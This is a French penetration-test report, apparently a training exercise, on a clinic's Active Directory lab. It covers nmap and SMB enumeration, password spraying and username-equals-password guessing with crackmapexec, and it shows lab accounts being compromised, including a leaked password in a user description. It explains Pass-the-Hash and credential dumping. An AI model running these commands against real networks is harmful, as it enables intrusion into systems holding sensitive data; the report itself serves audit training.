Rapport du pentest

Client : Clinique de Frontignan - Nicolas Turing (DSI)

Auditeur : Jonathan Youssef

I. Contexte et périmètre

Fixez le contexte ainsi que le périmètre du pentest que vous allez réaliser.

La Clinique de Frontignan, établissement de santé manipulant des données patients sensibles, a mandaté un audit de sécurité de son infrastructure Active Directory suite à des préoccupations concernant la sécurité de son système d'information et la protection des données des patients.

En tant qu'établissement soumis aux exigences RGPD et aux normes de certification HAS, la sécurité du système d'information constitue une priorité absolue. Cette mission d'audit vise à identifier les vulnérabilités présentes dans l'environnement Active Directory et à tester la résistance du système face à des tentatives d'intrusion internes.

Périmètre du pentest

Date de réalisation : Novembre 2025
Durée totale : 65 minutes

Périmètre technique :

- **Réseau audité :** 10.10.10.0/24
- **Domaine Active Directory :** TRAVERS.IC (travers.ic)
- **Type de test :** Test d'intrusion interne avec approche "Black Box" (aucune information fournie au préalable)

Machines dans le périmètre :

- **DC01** (10.10.10.101) - Contrôleur de domaine Windows Server 2019
- **FILER01** (10.10.10.112) - Serveur de fichiers Windows Server 2019
- **DESKTOP01** (10.10.10.117) - Poste utilisateur Windows 10

Objectifs de l'audit :

- Identifier les vulnérabilités du domaine Active Directory
- Compromettre des comptes utilisateurs et administrateurs
- Évaluer les risques de mouvement latéral et d'élévation de privilèges
- Tester la résistance aux techniques d'attaque courantes (password spraying, Pass-the-Hash, credential dumping)

II. Méthodologie

Résumez la méthodologie que vous allez appliquer pour effectuer le pentest

Le test d'intrusion a suivi une méthodologie structurée en 4 phases conformes aux standards OSSTMM (Open Source Security Testing Methodology Manual) et MITRE ATT&CK Framework :

Phase A : Énumération

- Scan réseau avec Nmap pour identifier les hôtes actifs et services exposés
- Énumération SMB pour identifier le domaine et les serveurs
- Identification des comptes utilisateurs via énumération LDAP et RPC
- Analyse des partages réseau accessibles sans authentification
- Détection des configurations de sécurité (SMB Signing, accès anonyme)

Phase B : Compromission d'un premier compte

- Password spraying avec mots de passe courants et patterns prévisibles
- Test de comptes avec pattern username=password
- Recherche de credentials exposés dans les attributs LDAP
- Tentatives d'AS-REP Roasting (comptes sans pré-authentification Kerberos)

Phase C : Reconnaissance approfondie

- Énumération LDAP complète avec credentials compromis
- Exploration des partages réseau accessibles (SYSVOL, NETLOGON, partages personnalisés)
- Analyse des Group Policy Objects (GPO) pour recherche de credentials
- Identification des groupes à privilèges (Domain Admins, administrateurs locaux)
- Cartographie des chemins d'attaque possibles

Phase D : Mouvement latéral et élévation de privilèges

- Exploitation de credentials découverts pour accès aux machines
- Credential dumping (SAM, LSA Secrets, DCC2 cache)

  SAM (Security Account Manager) : C'est la base de données locale. Si l'attaquant la dump, il récupère les hashs des comptes locaux (ex: l'administrateur local). Danger : Si le mot de passe admin local est le même sur tout le parc (mauvaise hygiène), il possède toutes les

machines.

LSA Secrets (Local Security Authority) : Windows stocke ici des secrets sensibles pour les services ou les tâches planifiées. On y trouve souvent des mots de passe de comptes de service en clair.

DCC2 (Domain Cached Credentials) : Si un utilisateur de domaine s'est logué sur la machine, son hash est mis en cache (MSCachev2) pour qu'il puisse se reconnecter si le Contrôleur de Domaine (DC) est injoignable. L'attaquant peut tenter de cracker ces hashs hors ligne.

- Pass-the-Hash pour mouvement latéral entre machines

C'est une technique pragmatique qui contourne le besoin de connaître le mot de passe en clair. Le protocole d'authentification NTLM n'a pas besoin du mot de passe, mais de son empreinte cryptographique (le hash NT).

- **Le concept :** L'attaquant injecte le hash récupéré (lors de l'étape précédente) directement dans sa session courante.
- **Le résultat :** Il s'authentifie sur une autre machine distante comme s'il avait tapé le mot de passe. C'est redoutable car cela ne génère pas d'échec de login (moins d'alertes au niveau du SIEM).

- Tentatives d'accès WinRM et RDP avec comptes compromis

Une fois l'authentification validée (via PtH ou mot de passe volé), il faut une interface pour contrôler la machine cible. L'attaquant utilise des outils légitimes (Living off the Land) pour ne pas se faire repérer par l'antivirus :

- **WinRM (Windows Remote Management) :** C'est du PowerShell à distance. Très discret, parfait pour exécuter des scripts ou des commandes rapides.
- **RDP (Remote Desktop Protocol) :** Prise de main graphique. Plus bruyant, mais nécessaire si l'attaquant a besoin d'utiliser des outils GUI sur la cible.

- Recherche d'escalade vers Domain Admin

Outils utilisés

- **Nmap** : Scan et énumération réseau
- **crackmapexec** : Énumération SMB, validation de credentials, password spraying
- **enum4linux** : Énumération Active Directory via SMB et RPC
- **ldapdomaindump** : Extraction complète LDAP du domaine
- **smbclient** : Exploration des partages réseau SMB
- **impacket-GetNPUsers** : Test AS-REP Roasting
- **impacket-secretsdump** : Extraction de credentials (SAM, LSA Secrets, DCC2)
- **evil-winrm** : Shell PowerShell distant via WinRM
- **hashcat** : Tentatives de cracking de hash DCC2
- **Mimikatz :** Un outil de vol de credentials
- **Rubeus :** Pour les attaques Kerberos

III. Déroulé du pentest

A. Énumération

- *Listez l'ensemble des tests permettant l'énumération de l'environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*
- *Annotez l'ensemble des découvertes sur le réseau.*

1. Scan réseau Nmap pour identification des hôtes actifs

Commande :

nmap 10.10.10.0/24 -p- -sV -sC

- 10.10.10.0/24 scans **tout le réseau** du /24 → de **10.10.10.1 à 10.10.10.254**.

C'est un **scan multi-cibles**.

- -p- Scan **tous les ports TCP**, du 1 au 65535.

Clairement : **lent, mais complet**.

- -sV Détection de versions :
- bannières
- protocoles exacts
- versions logicielles (Apache 2.4.x, OpenSSH 8.x, etc.)

Très utile pour exploiter ensuite les vulnérabilités **version-dépendantes**.

`-sC`

Lance les **scripts NSE par défaut** (équivalent `--script=default`).
Généralement :

- découverte d'auth méthodes
- infos SSL/TLS
- détection vulnérabilités légères
- enumeration basique SMB/HTTP/etc.


C'est un **bon compromis** entre vitesse et rapport utile.

Découvertes clés :

- **3 hôtes actifs** identifiés sur le réseau 10.10.10.0/24
- **DC01** identifié comme contrôleur de domaine (ports Kerberos, LDAP, DNS)
- **Domaine** : TRAVERS.IC
- **SMB Signing** : Obligatoire sur DC01, optionnel sur FILER01 et DESKTOP01 ⚠️
- **Services critiques exposés** : RDP (3389), SMB (445), LDAP (389)

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└──(kali㉿kali)-[~]
└─$ nmap 10.10.10.0/24 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-04 13:21 UTC
Nmap scan report for 10.10.10.101
Host is up (0.080s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-04 13:22:59Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: travers.ic0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49699/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.10.10.112
Host is up (0.024s latency).
Not shown: 65517 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp?
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
```

```
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.93%I=7%D=11/4%Time=6909FE39%P=x86_64-pc-linux-gnu%r(NULL
SF:,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20ht
SF:tps://filezilla-project\.org/\r\n")%r(GenericLines,4D,"220-FileZilla\x2
SF:0Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-proje
SF:ct\.org/\r\n")%r(Help,17C,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x2
SF:0Please\x20visit\x20https://filezilla-project\.org/\r\n214-The\x20follo
SF:wing\x20commands\x20are\x20recognized\.\r\n\x20NOP\x20\x20USER\x20TYPE\
SF:x20SYST\x20SIZE\x20RNTO\x20RNFR\x20RMD\x20\x20REST\x20QUIT\r\n\x20HELP\
SF:x20XMKD\x20MLST\x20MKD\x20\x20EPSV\x20XCWD\x20NOOP\x20AUTH\x20OPTS\x20D
SF:ELE\r\n\x20CWD\x20\x20CDUP\x20APPE\x20STOR\x20ALLO\x20RETR\x20PWD\x20\x
SF:20FEAT\x20CLNT\x20MFMT\r\n\x20MODE\x20XRMD\x20PROT\x20ADAT\x20ABOR\x20X
SF:PWD\x20MDTM\x20LIST\x20MLSD\x20PBSZ\r\n\x20NLST\x20EPRT\x20PASS\x20STRU
SF:\x20PASV\x20STAT\x20PORT\r\n214\x20Help\x20ok\.\r\n")%r(GetRequest,76,"
SF:220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https:/
SF:/filezilla-project\.org/\r\n501\x20What\x20are\x20you\x20trying\x20to\x
SF:20do\?\x20Go\x20away\.\r\n")%r(HTTPOptions,61,"220-FileZilla\x20Server\
SF:x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org/
SF:\r\n500\x20Wrong\x20command\.\r\n")%r(RTSPRequest,61,"220-FileZilla\x20
SF:Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-projec
SF:t\.org/\r\n500\x20Wrong\x20command\.\r\n")%r(RPCCheck,4D,"220-FileZilla
SF:\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-pr
SF:oject\.org/\r\n")%r(DNSVersionBindReqTCP,4D,"220-FileZilla\x20Server\x2
SF:01\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.org/\r
SF:\n")%r(DNSStatusRequestTCP,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n22
SF:0\x20Please\x20visit\x20https://filezilla-project\.org/\r\n")%r(SSLSess
SF:ionReq,4D,"220-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit
SF:\x20https://filezilla-project\.org/\r\n")%r(TerminalServerCookie,4D,"22
SF:0-FileZilla\x20Server\x201\.5\.1\r\n220\x20Please\x20visit\x20https://f
SF:ilezilla-project\.org/\r\n")%r(TLSSessionReq,4D,"220-FileZilla\x20Serve
SF:r\x201\.5\.1\r\n220\x20Please\x20visit\x20https://filezilla-project\.or
SF:g/\r\n");
```



2. Énumération SMB avec crackmapexec

Commande :

bash

crackmapexec smb 10.10.10.0/24

Cela veut dire qu'il va :

- détecter la présence de SMB (port 445/139)(Server Message Block)

  C'est la **colonne vertébrale d'un réseau Active Directory** et l'autoroute principale pour tes attaques.SMB est un protocole client-serveur qui permet aux applications de lire/écrire des fichiers et de demander des services à des programmes serveurs sur un réseau.

Mais pour un attaquant, c'est surtout le protocole de **transport**. SMB transporte les appels **RPC (Remote Procedure Call)**. C'est via RPC sur SMB que tu peux interagir avec le Service Control Manager (SCM) pour créer des services, planifier des tâches, ou interroger le contrôleur de domaine.


- déterminer les systèmes (Windows/Linux Samba)
- récupérer des métadonnées :
  - hostname

- OS version
- domaine / workgroup
- patch level (quand dispo)
- signing SMB**
- vulnérabilité potentielle (ex: SMBv1)

👉 Très utile pour repérer l'empreinte AD.

Découvertes :

- **Nom du domaine confirmé : TRAVERS.IC**
- **DC01 : SMB Signing activé (signing:True) ✓**
- **FILER01 : SMB Signing désactivé (signing:False) ⚠️**
- **DESKTOP01 : SMB Signing désactivé (signing:False) ⚠️**
- **SMBv1 désactivé sur toutes les machines (bonne pratique) ✓**



3. Énumération Active Directory avec enum4linux

Commande :

bash

```
enum4linux 10.10.10.101 -A
```

L'outil va interroger SMB/NetBIOS pour récupérer :

- **Nom NetBIOS**
- **Nom DNS (souvent)**
- **Domaine / Workgroup**
- **Services SMB disponibles**
- **Informations d'OS**
- **Groupes / utilisateurs (si accessible)**


-A : Elle combine toutes les actions principales :

- `-U` **→ liste des utilisateurs**
- `-G` **→ liste des groupes**
- `-S` **→ liste des partages Samba/SMB**
- `-P` **→ liste des politiques (password policy)**
- `-r` **→ liste récursive des partages (si possible)**
- `-o` **→ OS info**
- `-i` **→ infos d'impression (printers)**
- **interrogation RPC → SID, RID cycling, mapping des users**

En bref :
👉 tu veux tout ce que la machine peut dire sans authentification.

✅ Connexion SMB anonyme acceptée (énumération limitée)

⚠️ **Impossible d'obtenir la politique de mot de passe sans credentials**



4. Tentative d'énumération des partages réseau sans authentification

Commande :

crackmapexec smb 10.10.10.0/24 --shares

- **sans fournir d'identifiants**
- donc **en mode anonyme / null session**

C'est une phase critique dans un audit Active Directory :
➡️ repérer les partages ouverts
➡️ identifier les fuites d'information
➡️ trouver des fichiers sensibles, des scripts, des backups…

Si vous trouvez des vulnérabilités dans l'environnement du client lors de cette étape, vous pouvez les noter ici. Vous pouvez ajouter des sections au besoin.

Vulnérabilité V01 :
Résumé de la vulnérabilité: SMB SIGNING DÉSACTIVÉ

Criticité : HAUTE
Machines concernées : FILER01 (10.10.10.112), DESKTOP01 (10.10.10.117) Impact : Permet les attaques SMB Relay

B. Compromission d'un premier compte

- *Listez l'ensemble des tests permettant l'accès au premier compte sur l'environnement Active Directory du client.*
- *Joignez des screenshots et la copie des différentes commandes utilisées.*

1. Tentative de password spraying avec mots de passe courants

Liste de mots de passe testés :

- Password123
- Welcome1
- Admin123
- Travers2024
- Clinique2024
- P@ssw0rd

Commande :

bash

crackmapexec smb 10.10.10.101 -u users.txt -p passwords.txt

Résultat : ❌ ÉCHEC - Aucun mot de passe standard n'a fonctionné

2. Test du pattern username=password

Tentative avec des comptes communs utilisant leur nom comme mot de passe.

Commande :

bash
crackmapexec smb 10.10.10.101 -u backup -p backup
```

**Résultat :**
```

```
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\backup:backup
```

✅ **SUCCÈS : Premier compte compromis en 5 minutes !**

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.101 -u backup -p backup
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\backup:backup

┌──(kali㉿kali)-[~]
└─$
```

3. Énumération des autres utilisateurs avec credentials compromis


Commande :


bash

```
crackmapexec smb 10.10.10.101 -u backup -p backup --users
```

Résultats : 85+ comptes utilisateurs énumérés dont :
- administrator, backup, amaillot, svcweb, web_svc, etc.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.101 -u backup -p backup --users
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\backup:backup
SMB         10.10.10.101    445    DC01            [+] Enumerated domain user(s)
SMB         10.10.10.101    445    DC01            travers.ic\sshd                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\anoel                         badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\backup                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\svcweb                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\test                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mlefort                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\hmichel                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mmartin                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\jberthelot                    badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\lduhamel                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\ajacquot                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\rlemaitre                     badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\agilbert                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mboulanger                    badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\pbenard                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\tbesnard                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\acolona                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\vfleury                       badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\sduval                        badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\jlabbe                        badpwdcount: 0 desc:
SMB         10.10.10.101    445    DC01            travers.ic\amaillot                      badpwdcount: 0 desc: Compte temporaire (Mot de passe Support2021)
SMB         10.10.10.101    445    DC01            travers.ic\alesage                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\clacroix                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\spasquier                     badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\njacques                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\pjean                         badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\smarchal                      badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\crey                          badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\brocher                       badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\mdenis                        badpwdcount: 1 desc:
SMB         10.10.10.101    445    DC01            travers.ic\rdevaux                       badpwdcount: 1 desc:
```






4. Test systématique du pattern sur d'autres comptes

Commandes :

bash
crackmapexec smb 10.10.10.101 -u svcweb -p svcweb
crackmapexec smb 10.10.10.101 -u test -p test

crackmapexec smb 10.10.10.101 -u admin -p admin

Deuxième et troisième comptes compromis !



